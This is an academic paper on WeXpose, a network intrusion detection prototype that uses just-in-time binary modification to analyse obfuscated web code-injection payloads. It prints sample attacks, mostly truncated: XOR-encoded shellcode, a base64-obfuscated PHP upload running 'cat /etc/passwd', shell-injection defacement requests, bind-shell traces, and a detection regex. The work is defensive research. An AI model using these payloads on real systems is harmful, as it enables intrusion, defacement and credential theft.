WeXpose: Towards on-Line Dynamic Analysis of Web Attack Payloads using Just-In-Time Binary Modification

Jennifer Bellizzi and Mark Vella
PEST Research Group, University of Malta, Msida, Malta

Keywords: Web Code-injections, Dynamic Binary Instrumentation, JIT Binary Modification.

Abstract: Web applications constitute a prime target for attacks. A subset of these inject code into their targets, posing a threat to the entire hosting infrastructure rather than just to the compromised application. Existing web intrusion detection systems (IDS) are easily evaded when code payloads are obfuscated. Dynamic analysis in the form of instruction set emulation is a well-known answer to this problem, which however is a solution for off-line settings rather than the on-line IDS setting and cannot be used for all types of web attacks payloads. Host-based approaches provide an alternative, yet all of them impose runtime overheads. This work proposes just-in-time (JIT) binary modification complemented with payload-based heuristics for the provision of obfuscation-resistant web IDS at the network level. A number of case studies conducted with WeXpose, a prototype implementation of the technique, shows that JIT binary modification fits the on-line setting due to native instruction execution, while also isolating harmful attack side-effects that consequentially become of concern. Avoidance of emulation makes the approach relevant to all types of payloads, while payload-based heuristics provide practicality.

1 INTRODUCTION

Code injection attacks function by hijacking a target program's control flow, redirecting it to a code payload that would have been smuggled inside its memory space disguised as input data (Van der Veen et al., 2012). Exploitation of buffer overflow and dangling pointer bugs in C/C++ applications are targets for such attacks. This is also the case for web applications, that although typically associated with higher level programming/scripting languages, are ultimately executed on top of C-written application servers. Still, web applications add two further levels in which code injection exploitable flaws can be introduced. These are the script and the (command) shell levels, where the injected payloads contain server-side script statements (e.g. PHP) or shell command sequences (e.g. Bash), rather than machine code (see section 2.1). The end result of code injections extends beyond tampering with the vulnerable web application and can lead to the entire hosting infrastructure to be compromised. The situation is further aggravated when one considers how popular web programming languages seem to facilitate the introduction of security vulnerabilities in application code, and which is further magnified when the same vulnerable application is deployed at multiple sites. One notorious example is PHP. This is the language in which, for example, the popular phpBB, Joomla and WordPress applications are written in. When one considers that there are million of sites hosting them, the impact of just a single flaw alone could already be devastating.

On the network level, the state-of-the-art detection options for web code injection attacks is still that of signature-based intrusion detection systems (IDS). Whether web-specific[1] or part of a more generic network IDS having HTTP support[2], their static analysis-based mechanism poses the main limitation. Code payloads, at any of the three injection levels, can be encoded in ways to express the same runtime behavior while coming across as completely different to an IDS, thus evading detection. Complementing static analysis with dynamic analysis is a well-known answer for addressing this issue, possibly applied at the host or the network level. At the host level, program runtime monitoring could be used in a way to keep track of sequences of system calls, keeping an eye for ones known to be produced by attack payloads or malware (Srivastava and Giffin,

[1] www.modsecurity.org
[2] www.snort.org

Bellizzi J. and Vella M..
WeXpose: Towards on-Line Dynamic Analysis of Web Attack Payloads using Just-In-Time Binary Modification.
DOI: 10.5220/0005502600050015
In *Proceedings of the 12th International Conference on Security and Cryptography* (SECRYPT-2015), pages 5-15
ISBN: 978-989-758-117-5

2010), or else differing from what the application under normal conditions should produce (Maggi et al., 2010). Other options could even foil successful injection by blocking control flows that do not abide to expected program behavior (Wang and Jiang, 2010), or even change the processor's instruction set in order to render the injected payloads useless (Portokalidis and Keromytis, 2010). Whichever option, host-level solutions are bound to introduce runtime overheads.

On the network level, the use of instruction set emulators seems, at first glance, applicable (Polychronakis et al., 2006) (section 2.2). In this approach, suspect machine code fragments are emulated, rather than executed, in order to allow for safe examination of potential malware. An obvious hurdle is that existing solutions are built with machine code payloads in mind and would therefore require adaptation to accommodate the other two payload types. A more fundamental limitation is presented by performance. Since emulation is essentially software implementation of hardware instructions, the unavoidable blow-up in the number of CPU cycles when compared to native execution render this technique impractical for an on-line setting. Essentially, the resulting web IDS would start lagging behind the monitored web server so much so as to void its purpose.

This work proposes the use of just-in-time (JIT) binary modification as the basis of a solution to enhance web IDS with dynamic analysis capabilities, providing resistance to code obfuscation-based evasion. The essence of JIT binary modification lies in dynamically modifying instruction traces on the fly, immediately before execution (Bruening et al., 2012) (section 2.3). Native instruction execution used by JIT binary modification addresses the limitations of instruction set emulation regarding CPU cycle blow-up and non-machine code payloads, while dynamic instrumentation could provide the required isolation. The use of 'payload starting-point' heuristics is proposed as a way to economize on dynamic analysis in order to bring down computational costs (section 3). A prototype implementation, WeXpose, was evaluated on attack and benign web traffic generated by a widely-used penetration testing framework and PHP applications (section 4). Results show that WeXpose is resistant to code obfuscation for all three types of web code injections through secure dynamic analysis. Performance results show that the employment of payload starting-point heuristics is compulsory for practicality. Yet, real-time alerting can only be attained at a substantial additional cost in terms of computational power.

This work makes the following contributions:

- Demonstrates how JIT binary modification can be used to provide web IDS with dynamic analysis capabilities, as well as to isolate harmful effects of the analyzed attack payloads.
- The use of 'payload starting-point' heuristics as a way to economize on dynamic analysis.
- WeXpose - a prototype implementation of a web IDS having dynamic analysis capabilities.

2 BACKGROUND

2.1 Web Code Injection Target Levels and Obfuscation

Web applications can be targeted at three levels: the i) the infrastructure, ii) server-side scripting and the iii) command shell levels. At the infrastructure level one finds the execution of, typically, a compiled C/C++ code-base that makes up the web server process as well as the runtime environments supporting web application level-code. Code injection attacks exploiting this level use payloads made up of machine instruction sequences and that can be obfuscated, amongst others, by XOR'ing the payload bytes with a bit-string of the same length (Erickson, 2008).

Listings 1 and 3 show one example. In this example the attack payload starts immediately after `var1=`. Given that in their majority the attack bytes do not correspond to printable characters the attack payload is mostly URL-encoded as per HTTP (% followed by the hexademical representation of each byte). In any case, the sequence only makes sense once disassembled as partly shown in listing 2. A typical IDS signature in this case would focus on the attack string rather than on the rest of the non-attack exclusive bytes, as otherwise false alerts would ensue. However the obfuscated version shown in listing 3 is totally different from the original payload and would therefore evade detection.

```
POST / HTTP/1.1
.. SNIP ...
Content-Type: application/x-www-form-urlencoded

var1=%BD%3C%0As1%DB%C7%D9t%24%F4%5E%2B%C9%B1%0B
%83%C6%041n%0E%03R%04%91%C4%C0%13%0D%BE... SNIP
...
```

Listing 1: Original infrastructure-level attack.

```
0: bd 3c 0a 73 31 mov ebp,0x31730a3c
5: db c7          fcmovnb st,st(7)
7: d9 74 24 f4    fnstenv [esp-0xc]
...SNIP...
```

Listing 2: Attack payload disassembly.

```
POST / HTTP/1.1
... SNIP ...
Content-Type: application/x-www-form-urlencoded

var1=%BB%8DA%08%21%DB%C5%D9t%24%F4X3%C9%B1
%26%83%C0%041X%0E%03%D5O%EA%D4%5BM%3E%090%88...
SNIP ...
```

Listing 3: Obfuscated infrastructure-level attack using XOR-encoding.

Web applications hosted on top of compiled infrastructure code are typically written in higher-level languages (e.g. Java, C#) or scripts (e.g. PHP, Ruby). While avoiding memory corruption vulnerabilities this level is still prone to code injections that target server-side scripting. Due to their interpreted nature, scripting languages tend to allow the dynamic creation of script statements and which are then executed on the fly, e.g. `eval()` in PHP. Whenever user-supplied inputs are passed on to these dynamic evaluation functions without proper checks, the avenue for injecting server-side script payloads is created. Another opportunity for such injections is provided whenever application code does not check the content of uploaded files, that can turn up containing server-side scripts. Obfuscation techniques in this case could simply comprise the use of legitimate script obfuscation tools intended for source code protection. One such example is shown in listings 4 and 5 where a sequence of PHP string functions and variable renamings alter the original attack string. Note that contrary to listings 1 and 3, here the payloads consist of script statements rather than machine instructions.

```
POST /upload.php HTTP/1.1
... SNIP ...
-----------------------------f13a0bf78a1b
Content-Disposition: form-data; name="attach"
<?php $c =base64_decode("
Y2F0IC9ob21lL2plbm5pZmVyL2hvc3QuYyA+
IG15ZmlsZTEudHh0"); @set_time_limit(0);
@ignore_user_abort(1); ini_set('
max_execution_time',0); $AtBa=@ini_get('
disable_functions');if(!empty($AtBa)){ $AtBa=
preg_replace('/[,]+/', ',', $AtBa); $AtBa=
explode(',',AtBa); $AtBa=array_map('trim', $AtBa
); }else{ $AtBa=array(); } if (FALSE!== strpos(
strtolower(PHP_OS), 'win' )) { $c=$c." 2>&1\n";}
 ... SNIP ... ?>
-----------------------------f13a0bf78a1b--
```

Listing 4: Original server-side script-level attack.

```
POST /upload.php HTTP/1.1
... SNIP ...
-----------------------------3a654fbccf08
<?php $ffce0=base64_decode(base64_decode('
WTJGMElDOW9iMjFsTDJwbGJtNXBabVZ5TDJodmMzUXVZ
eUErSUcxNVptbHNaVEV1ZEhoMA=='));@set_time_limit
(0);@ignore_user_abort(1);@ini_set(base64_decode
('bWF4X2V4ZWN1dGlvbl90aW1l'),0);$vika1=@ini_get(
base64_decode('ZGlzYWJsZV9mdW5jdGlvbnM='));if(!
empty($vika1)){$vika1=preg_replace(base64_decode
('L1ssIF0rLw=='),base64_decode('LA=='),$vika1);
$vika1=explode(base64_decode('LA=='),$vika1);
$vika1=array_map(base64_decode('dHJpbQ=='),
$vika1);}else{$vika1=array();}if(FALSE !==strpos
(strtolower(PHP_OS), base64_decode('d2lu'))){
$ffce0=$ffce0.base64_decode('IDI+JjEK');}...
SNIP ...?>
-----------------------------3a654fbccf08--
```

Listing 5: Obfuscated server-side script-level attack using string manipulation and variable renaming.

Server-side scripting environments tend to support functions that let programmers call shell commands from within scripts, e.g. PHP's `exec()`function, which can be exploited in a similar manner to server-side script injections. The only difference is that attack payloads are made up of shell command sequences rather than script statements. Obfuscation can be applied through the use of alternate commands. For example, in order to overwrite the content of `index.php` as part of a defacement attack, an attacker could utilize the `echo` command (with redirected standard output) as per payload in listing 6. However, the same outcome is achieved if an attacker had to upload a file that is copied over `index.php`'s content using the `cat` command as shown in listing 7.

```
GET /mainpage.php?a=some%3Becho%20%3E%20index.
php HTTP/1.1
... SNIP ...
```

Listing 6: Original command shell-level attack.

```
GET /mainpage.php?a=other%3Bcat%20malupload%20%3
E%20index.php HTTP/1.1
... SNIP ...
```

Listing 7: Obfuscated shell-level attack that uses an alternate command.

2.2 Attack Payload Emulation

Attack payload emulation is a malware analysis task where the use of processor emulators becomes handy as they can protect from harmful side-effects caused by payload execution (Egele et al., 2012; Polychronakis et al., 2006; Kruegel, 2014). Processor emulators essentially provide a software implementation for decoding and executing machine instructions, with the consequential slow-down in execution performance. Emulation is restricted to the instructions making up the payload being analyzed. In particular, any calls to external code such as calls to functions inside linked

libraries or traps to kernel code, are merely simulated in order to keep emulation going further in a best effort attempt. While providing the required isolation this method would be problematic if it had to be used for non-machine code payloads. Emulation of script or shell command-based payloads would require the execution of their corresponding interpreter/shell with the payload as input. However a best effort execution approach does not suffice for the successful emulation of interpreter code. Concluding, the use of processor emulators for web attack payloads seems inadequate and a more suitable approach is needed.

2.3 Binary (code) Instrumentation

JIT binary modification is a way to carry out dynamic binary instrumentation, where the object code of a program is extended or modified in-memory during runtime. Instrumentation granularity varies from function/system call entry/exit points to the individual instruction level e.g. DynamoRIO, PIN. At runtime, instructions making up the execution trace are first copied to a code cache where they can be manipulated prior to execution. An analysis application using JIT binary modification has total control over the execution trace given that every instruction is bound to pass through the code cache and any necessary modification can be applied. This may not be the case in other instrumentation approaches, say in-place re-writing (e.g. Detours). Say some application that is interested in instrumenting all calls to `a_function()` used in-place re-rewriting at the start of execution, any dynamically generated calls to this function would be completely missed.

JIT binary modification presents an interesting option for the on-line dynamic analysis of attack payloads required for our solution given that it carries out native execution. Therefore the slow-down and script/command payload issues associated with a processor emulator approach can be avoided. Furthermore, JIT binary modification provides the opportunity to modify the analyzed payloads in a manner so that harmful side effects can be isolated. Therefore JIT binary modification provides a promising foundation for the dynamic analysis of web attack payloads, yet not a complete solution per se. In particular, any form of dynamic analysis is always bound to be more computationally expensive than plain static analysis of network packet content, and thus further thought is required to render the complete solution suitable for an on-line setting.

3 ON-LINE EXTRACTION AND SECURE DYNAMIC ANALYSIS OF WEB CODE INJECTION PAYLOADS

The proposed JIT binary modification-based technique for providing an obfuscation resistant Web IDS is embedded inside an HTTP-aware network level IDS, code-named WeXpose, deployed out-of-line from the protected web server, as shown in figure 1, that imposes no runtime overheads. Once network packets are captured and filtered by the packet filtering sub-system of the network router, they are passed through the following processing stages:

Stream Reassembly. The individual network packets making up an HTTP request must first be properly reassembled according to the TCP protocol. This is required because a single request could be split into multiple network packets that arrive out of order.

Attack Vector Extraction. The strings that belong to HTTP header or body fields that could embed attack payloads are extracted for individual processing.

Payload Start Position Identification. Attack payloads are not expected to appear at the very start of an attack vector. Therefore in order to conduct successful dynamic analysis all possible starting points of a payload have to be considered. Since brute-forcing all positions would be wasteful, this stage makes use of payload starting-point heuristics to reduce the number of dynamic analysis attempts.

JIT Binary Modification. Each candidate payload from the previous step is dynamically analyzed for the presence of any of three possible types of injection payloads in a secure manner.

Behavior-based Detection and Recovery Guidance. System call traces are expected to be produced only by actual payloads rather than by content that happens to coincide with a decode-able instruction sequence. This reasoning derives from the fact that data content wrongly interpreted as machine instructions, scripts statements or shell commands, very improbably results in setting up system calls. Therefore the presence of such traces can be used as the basis for detection besides containing valuable information to trigger recovery. Static analysis-based signatures could also be generated for the detected payloads to promptly detect re-occurrences.



Figure 1: WeXpose's deployment and web traffic analysis stages.

This setup assumes that WeXpose has access to an unencrypted web traffic stream, which is a requirement shared by all network-level IDS, and therefore encryption proxies must be used. The remaining part of this section presents the details for individual stages. Design decisions are scoped in terms of the common Internet-facing platform: x86_64/Linux (with Bash) and an Apache/PHP-based web application server. Given that TCP stream re-assembly is a well-known procedure that is implemented in readily-available tools (e.g. tcpflow), explanation proceeds immediately to the second step.

3.1 Attack Vector Identification

Attack vectors are chosen on the basis of how HTTP GET and POST requests are expected to be processed by web and application server processes. For example in the case of a GET request (see figure 2), the entire first line is expected to be loaded in a buffer to be parsed in its entirety by web server code. Once parsed, the URL sub-string could be parsed on its own and thus copied to a separate buffer to assist in fetching the required resource, while the query string in its entirety or as separate query string argument/-value pairs could be required by application server scripts. Finally, a query string value could also include URL (percent) encoding for control characters requiring escaping. However, both the encoded and decoded strings are expected to be processed at one stage or another when processing a request. Therefore multiple vectors can be produced from a single string.

The list of all vectors and encodings that are taken into consideration are the following:

HTTP GET Requests:

- GET request field: Full request line, URL, query string, individual query string argument/value pairs, individual values. Applicable encoding: URL encoding.
- Cookie field: Full string, individual value pairs, individual values.
- All other request fields: Full strings.

Figure 2: Attack vector identification - a single request field generates multiple attack vectors (as per delineation).

HTTP POST Requests:

- All vectors applicable to HTTP GET requests.
- `application/x-www-form-urlencoded payload`: Full payload string, individual argument/value pairs, individual values. Applicable encoding: URL encoding.
- `multipart/form-data payload`: Full payload, name/values of each individual part, content of each individual part. Applicable encoding: base64.

3.2 Payload Start Position Identification

Payload start position identification is carried out using payload starting-point heuristics, defined on the basis of content that has to be present within payloads even when obfuscated. For machine code payloads, heuristics focus on instructions that enable position-independent execution. This condition holds particularly for obfuscated payloads where a perpended decoder is required to reference the encoded payload irrespective of its absolute position in memory (Sikorski and Honig, 2012). In the case of 32-bit payloads, sequences of instructions referred to as Get PC instructions are typically used to get the program counter. They operate the same overall 3-step strategy: 1- Call an instruction that places the value of the program counter in memory; 2 - Retrieve the value and load in some register; 3 - Reference a fixed offset from its current value where the encoded payload is expected to be found. The are two classes of such sequences: those that leverage the call instruction and those that leverage instructions that save the FPU state - `fsave`, `fnsave`, `fxsave`, `fstenv`, `fnstenv`. 64-bit payloads have the luxury of utilizing RIP-relative addressing, meaning that the operands of data flow instructions can be defined in terms of fixed offsets from the program counter. Thus, no Get PC instruction sequences are required even if it is possible that these are utilized just the same.

A third way to write position independent attack payloads in both 32 and 64-bit modes is when any other user-level accessible register other than the program counter can be utilized in the same manner. In such cases no special provisions must be taken by attack authors other than making sure not to write to such registers before reading them. In this case the identification of possible position-independent code is more difficult. Therefore an alternate strategy is taken based on the presence of a decoder, expected to require a loop construct implemented with some control transfer instruction - `loop`, `call`, `jmp`, `jxx`. Given these observations, the payload starting-point heuristics for the infrastructure level are:

- Get PC instruction opcode,
- Instruction with a RIP-relative addressing bit sequence,
- Control transfer instruction opcode.

input : av (the attack vector),
lst = $[start_1, start_2, ..., start_n]$
begin
  for *i=0 to n-1* **do**
    next_av = substring(av, lst[i],
    length(av)-lst[i])
    JIT_binary_modify(next_av);
  end
end

Algorithm 1: Send attack vectors to the JIT binary modification step.

This same procedure is repeated for the remaining two injection levels: the script and shell command levels. In these two cases heuristics are based on the requirement that certain control characters must be present so that the target application server or command shell gets confused and starts considering input data following these special characters as script statements or shell commands. Thus, any characters immediately following these characters provide suitable start positions for payloads. In the case of script-level (PHP) injection the heuristic is:

- Character following a semi-colon (`;`).

For the command shell-level (Bash) these are:

- Character following a semi-colon (`;`),
- Character following a pipe (`|`),
- Character following a back-tick (`‘`).

3.3 JIT Binary Modification

Figure 3 shows the process for dynamic analyzing candidate attack payloads based on JIT binary modification. The first step prepares the execution environment that replaces the exploited process (step 1). This host process is created from a simple binary containing just dummy instructions required to kick-start the JIT binary modification process, the operating system's runtime (e.g. libc), and the mapped JIT binary modification engine. WeXpose makes use of the DynamoRIO runtime code manipulation framework to implement this part.



Figure 3: The dynamic analysis host process and steps.

For each identified starting position inside an attack vector the candidate payload is mapped into the host process (step 2). In the case of machine code payloads these are read from an input stream and placed in an executable location on the heap (set up using `mmap()` and `mprotect()`). In the case of script and shell command-level payloads the host processes actually consist of the entire interpreter/shell processes executed with the candidate payloads as input. Once mapped, the candidate payload is transferred to the code cache (step 3). In the case of machine code payloads the JIT binary modification engine prepends an unconditional jump (`jmp`) to the dummy instruction trace, with the destination address being that of the loaded payload. This modification causes the payload instructions to be loaded in the code cache next. In the case of script and shell command payloads the machine code instructions triggered as a result of the parsed script/commands eventually also get loaded inside the code cache.

Once loaded, the machine code instructions of these candidate payloads are modified (step 4) for three purposes: a) insertion of dynamic analysis instrumentation, b) favoring successful analysis, and c) isolation of harmful side-effects. Instrumentation

consists of instruction sequences prior to all system call instructions - `sysenter`, `syscall`, `int x80` - that dump the system call number along any arguments of interest into a log file. The current version of WeXpose dumps full paths of opened files and executed commands, as well as IP addresses/port numbers of all attempted network connections.

While code injection payloads are expected to be much more compact and less dependent on environment-based triggers as compared to standalone malware, infinitely running payloads and ones that put the host process in a blocked state could still thwart analysis - say a payload that infinitely attempts to establish a connection to a remote server from where to download a backdoor malware, or one that establishes a listening socket and blocks on accepting incoming connections. Therefore JIT binary modification also keeps an execution count for each instruction. When the execution count of some instruction exceeds a configurable threshold, dynamic analysis is terminated through the addition of an `exit()` library call. The same mitigation is followed when an `accept()` blocking system call is encountered. Handling of `read(socket,...)` and `recv`/`recvfrom`/`recvmsg()` system calls is not necessary given further modifications applied to file and networking operations which are explained next.

The last set of binary modifications isolate malicious behavior. They are thought out in a way to render the payloads harmless while at the same time not compromising analysis. Specifically:

- Re-direction of file output - File writing operations have their file descriptors substituted with one associated with an open dummy file, purposely created so that no application/system file gets compromised. Re-direction is chosen over out-right blocking given that such file operations could occur very early during payload execution, compromising analysis.
- Blocking of network connection attempts - Network connection establishment is considered to be such a security-critical operation that is actually stopped right away. Given the detection/identification approaches we take (see section 3.4), at this point of execution the payload's behavior would already have been substantially uncovered.
- Deleting system calls that modify permissions/privilege levels - In the case that a `chmod()`/`chown()`/`seteuid()`/`setegid()`/`setfsuid()`/`setreuid()`/`setregid()` system call is encountered, the respective instruction is deleted from the instruction trace. Execution resumes in a best effort approach without compromising the security of the machine hosting WeXpose.

The final step (step 5) consists of native execution. Importantly, the JIT binary modification engine is also mapped in any child processes spawned by the payload so that the full system call trace is generated.

3.4 Behavior-based Detection and Recovery Guidance

Instrumentation instructions prior to system calls create log file entries that in case of attack payloads produce a system call trace. Listing 8 shows a fragment of an example log file produced for the attack previously introduced in listing 4. An alert is raised every time that such a log file is produced. Additionally an alert is also raised for every dynamic analysis attempt that is terminated prematurely due to the aforementioned infinite execution/blocking and isolation measures. This trace by itself already contains valuable information to guide recovery from an attack, e.g. the potential compromise of passwords whose hashes are stored in `/etc/passwd` in the case of listing 8. A possible recovery procedure therefore consists in resetting all of them.

```
Executable Content Found in: <?php $c =
base64_decode("
Y2F0IC9ob21lL2plbm5pZmVyL2hvc3QuYyA+
IG15ZmlsZTEudHh0"); ...SNIP...
...SNIP...
System Call: fcntl64
System Call: set_robust_list
System Call: close
System Call: dup2
System Call: close
System Call: execve, Executing File: /bin/sh,
Command: cat /etc/passwd > myfile1.txt
System Call:read, File Descriptor used: 6
System Call: close
System Call: waitpid
...SNIP...
Type: Script Injection, Found in File:
127.000.000.001.39306-127.000.000.001.01575
```

Listing 8: A (fragment of a) suspicious system call trace generated by the execution of an attack vector containing a code injection payload.

```
PASSWD_ATTACK:- System Call: close\nSystem Call:
dup2(.*?)System Call: execve,(.*?)/etc/passwd
(.*?)\nSystem Call:read,(.*?)
```

Listing 9: Behavior signature.

System call traces can also form the basis for behavior signatures so that any re-occurrence of the same attack that is disguised with obfuscation would still be identified as a re-occurrence of a known attack. In this manner the same recovery procedure

could be applied without the need of having to re-examine the log file. Listing 9 shows an example behavior signature (PASSWD_ATTACK) made up of a regular expression defined over the trace in listing 8, and that matches the obfuscated version previously presented in listing 5. Its trace log file is shown in listing 10. It is noteworthy that despite the different payload content the same system call trace is still produced by dynamic analysis, and which therefore matches the predefined signature. Furthermore all detection logs include the attack vector in which the payload was found, providing the basis for generating a static analysis-based IDS signature enabling the fast detection of re-occurrences of the exact same attack.

```
Executable Content Found in: <?php $ffce0=
base64_decode(base64_decode('
WTJGMElDOW9iMjFsTDJwbGJtNXBabVZ5TDJodmMzUXVZeUEr
SUcxNVptbHNaVEV1ZEhoMA==')) ... SNIP ...
... SNIP ...
System Call: close
System Call: dup2
System Call: close
System Call: execve, Executing File: /bin/sh,
Command: cat /etc/passwd > myfile1.txt
System Call:read, File Descriptor used: 6
... SNIP ...
Type: Script Injection, Found in File:
127.000.000.001.55528-127.000.000.001.01575
Match: PASSWD_ATTACK
```

Listing 10: Behavior signature match.

4 EVALUATION

WeXpose's capabilities of conducting secure dynamic analysis in an on-line setting, and therefore its capability of detecting evasive attacks, was evaluated using attack traffic generated by the Metasploit Framework (MSF). MSF is a widely used penetration testing framework that incorporates exploits for various vulnerabilities as well as realistic payloads and encoders for their obfuscation. Benign traffic is made of up HTTP requests derived from browsing sessions of phpBB and Joomla, two widely deployed PHP applications and so deemed representative. A number of case studies based on a combination of this traffic were used to qualitatively evaluate the approach, providing the opportunity to closely observe how it responds to scenarios that are representative of expected deployments.

4.1 Obfuscation Resistance with Secure Dynamic Analysis

The first set of case studies verified the expected benefit of obfuscation resistance stemming from the employment of dynamic analysis. Tables 1 and 2 show the utilized exploits and payloads for the attacks. All three levels of code injection are covered.

Table 1: Exploits.

Exploited vulnerability	**Injection level**
PeerCast Remote Buffer Overflow *Bugtraq: 1704*	Machine code
Mitel Audio and Web Conferencing Command Injection *OSVDB: 69934*	Shell
WeBid Multiple Remote PHP Code Injection *Bugtraq: 48554*	Script
Wordpress Asset Manager Plugin 'upload.php' Arbitrary File Upload *Bugtraq: 53809*	Script (file upload)

Table 2: Attack payloads and obfuscation.

Injection	**Payload**	**Obfuscation**
Binary	Shell	XOR encoding (shikata_ga_nai)
Shell	Defacement (file-overwriting in web-path)	Alternate commands
Script	Information leakage (/etc/passwd copy to web-path)	Base64

In all cases the obfuscated attacks were detected successfully whilst dynamic analysis was conducted securely. Listing 11 shows the detection of the shell payload where dynamic analysis is terminated prior to the `accept()` system call. Listing 12 shows the detection of the defacement payload. Here, the file descriptor intended for output (0) was replaced by one (7) associated with a dummy file opened by the JIT binary modification engine. The same isolation technique is also triggered for the information leakage payload as shown in listing 13. Furthermore, the call to `setreuid()` was logged but subsequently deleted from the instruction trace.

```
Executable Content Found in: 1\DB\F7\E3SCSj#\89\
E1\B0f [^Rh#\00#\j#QP\89\E1jfX \89A#\B3#\
B0f C\B0f \93Yj?X Iy\F8h//shh/bin\89\E3PS\89\
E1\B0# \00
System Call: sys_socket
System Call: sys_bind, Socket Number: 5, Port
Number: 4444, IP Address: 0.0.0.0
System Call: sys_listen
System Call: sys_accept

Dynamic analysis STOPPED
Type: Shellcode Injection, Found in File:
127.000.000.001.55669-127.000.000.001.01575
Match: ACCEPT_ATTACK
```

Listing 11: Isolation of the shell payload.

```
Executable Content Found in: cat > index.php
System Call: execve, Executing File: /bin/cat
...SNIP...
System Call: fadvise64_64
System Call:read, File Descriptor used: 0
System Call: write, File Descriptor attempt: 1
used: 7
System Call:read, File Descriptor used: 0
Type: Command Injection, Found in File:
127.000.000.001.55541-127.000.000.001.01575 NO
MATCH
```

Listing 12: Isolation of the defacement payload.

4.2 Performance

A further case study was carried out to measure WeXpose's performance in terms of analysis times and false positives. Measurements were taken for browsing sessions from phpBB and Joomla. Both sessions included a run-through of the main functionality of each application using authenticated crawling. Results are shown in table 3. The third column shows the analysis time taken by WeXpose using the starting-point heuristics as compared to brute-forcing. The times for the brute-force approach shown in brackets indicate that despite native execution WeXpose would have never been fit for on-line usage without the inclusion of the starting-point heuristics. Their employment drastically bring down analysis time considerably. Yet when comparing to the time taken by the web server to process the web requests (second column) the difference is still significant. In phpBB's case analysis time is x24.25 while in the case of Joomla it is x31.24 the time taken by web server request processing. These measurements show that analysis time is application-specific. The number and size of attack vectors are in fact expected to vary between applications and as a

```
Executable Content Found in: mode= A /4<91>=J
,<93><90> F 7 ^CP ^L^V1^^ ^A <85>
u 2 <99><80>;^_ v^^5 /^C
<88>< 5 - ł)<95> K^ x <91>‘ $N^
U J <8f>; > _ <82>$ ^L= <89>Y& |
v~ L Q ^V<94> ^H a^? @^M.”^X^U<89>‘W]^?(
<93>?@* ^A ^@
System Call: setreuid
System Call: open, File Opened: /etc//passwd
...SNIP...
System Call: write, File Descriptor attempt: 5
used: 7
System Call: exit
Type: Shellcode Injection, Found in File:
127.000.000.001.55747-127.000.000.001.01575 NO
MATCH
```

Listing 13: Isolation of the information leakage payload.

Table 3: Analysis time and false positives for benign traffic.

Application	Web server processing (s)	Analysis for heuristics/ brute-force (s)	FP
phpBB	2.16	52.6/≈3,600	0
Joomla	4.29	56.8/≈32,700	0

consequence they affect analysis time. The consequence here is that detection alerts are delayed, or conversely, alerts are not raised in real-time.

While performance results beg for improvement before real-time detection can be provided, WeXpose's implementation could be trivially parallelized since each HTTP request could be analyzed by different processing cores. An analysis/server processing time difference of say x31, as in phpBB's case, could be brought down to a minimum if 31 cores had to used for every web request-serving core. Furthermore, detection response times that are inferior to real-time could still be practical in deployments where web application usage is not uniform, giving space for WeXpose to catch-up during phases of low usage. Overall, given the substantial impact of the heuristics on analysis times we can conclude that these provide sufficient confidence that further work in this direction could bring down the costs for real-time detection. Opportunities for smarter heuristics lie for example in terms of filtering out duplicate attack vectors. Beyond this low-hanging fruit, mining for payload starting positions within exploit databases could potentially provide valuable feedback in this regard.

4.3 Limitations

The current version of WeXpose only considers self-contained attack payloads, however there is a class of attacks, typically referred to as code reuse attacks, whose payloads do not contain the code to be injected but rather pointers to existing code. This class of attacks includes Return-Oriented-Programming (ROP) exploits that reuse already mapped application machine code, and Remote-File-Inclusion (RFI) attacks that force the target application to retrieve server-side scripts from external attacker-controlled sites. The JIT binary modification approach sets the basis for extending the current design with analysis host processes that completely replicate the web application server processes. The toughest overall limitation for WeXpose constitutes split code-injection attacks (Abbasi et al., 2014).

5 RELATED WORK

Malware and attack payload analysis options are available at multiple levels. The use of instruction set emulation is suitable for shellcode emulation due to their typical self-contained nature (Polychronakis et al., 2006). However, this same assumption presents this approach with its weakest point (Shimamura and Kono, 2009). Standalone malware requires the use of full system emulators to examine given that this type of malware typically manipulates kernel-level data structures in order to attain stealth and persistence (e.g. rootkits) (Yin et al., 2010). An interesting alternative to full system emulation was proposed in terms of extending hypervisors that make use of hardware virtualization extensions. Its benefit lies in the speed-up over the notoriously slow full system emulation method (Snow et al., 2011). The advent of web-based and mobile applications brought with it a breed of malware that executes at the level of web browers, file format parsers, interpreters and process virtual machines. This type of malware is best analyzed by instrumenting/emulating their corresponding runtime environments (Cova et al., 2010; Schreck et al., 2013; Weichselbaum et al., 2014).

Web IDS efforts mainly focus on detecting SQLi and XSS attacks due to the frequent occurrences of the software flaws they exploit as well as the ease with which they can be created. Dynamic taint tracking is a program information flow technique that has attracted the most attention in this regard (Xu et al., 2006; Vogt et al., 2007; Sekar, 2009; Tripp et al., 2009). In theory this technique could also be suitable to detect web code injections at the shell and script levels due to the similar exploitation techniques shared with SQLi and XSS attacks. Yet, these host-level methods inevitably impose runtime overheads. Furthermore, recent findings exposed a number of severe limitations (Afooshteh, 2014).

6 CONCLUSIONS AND FUTURE WORK

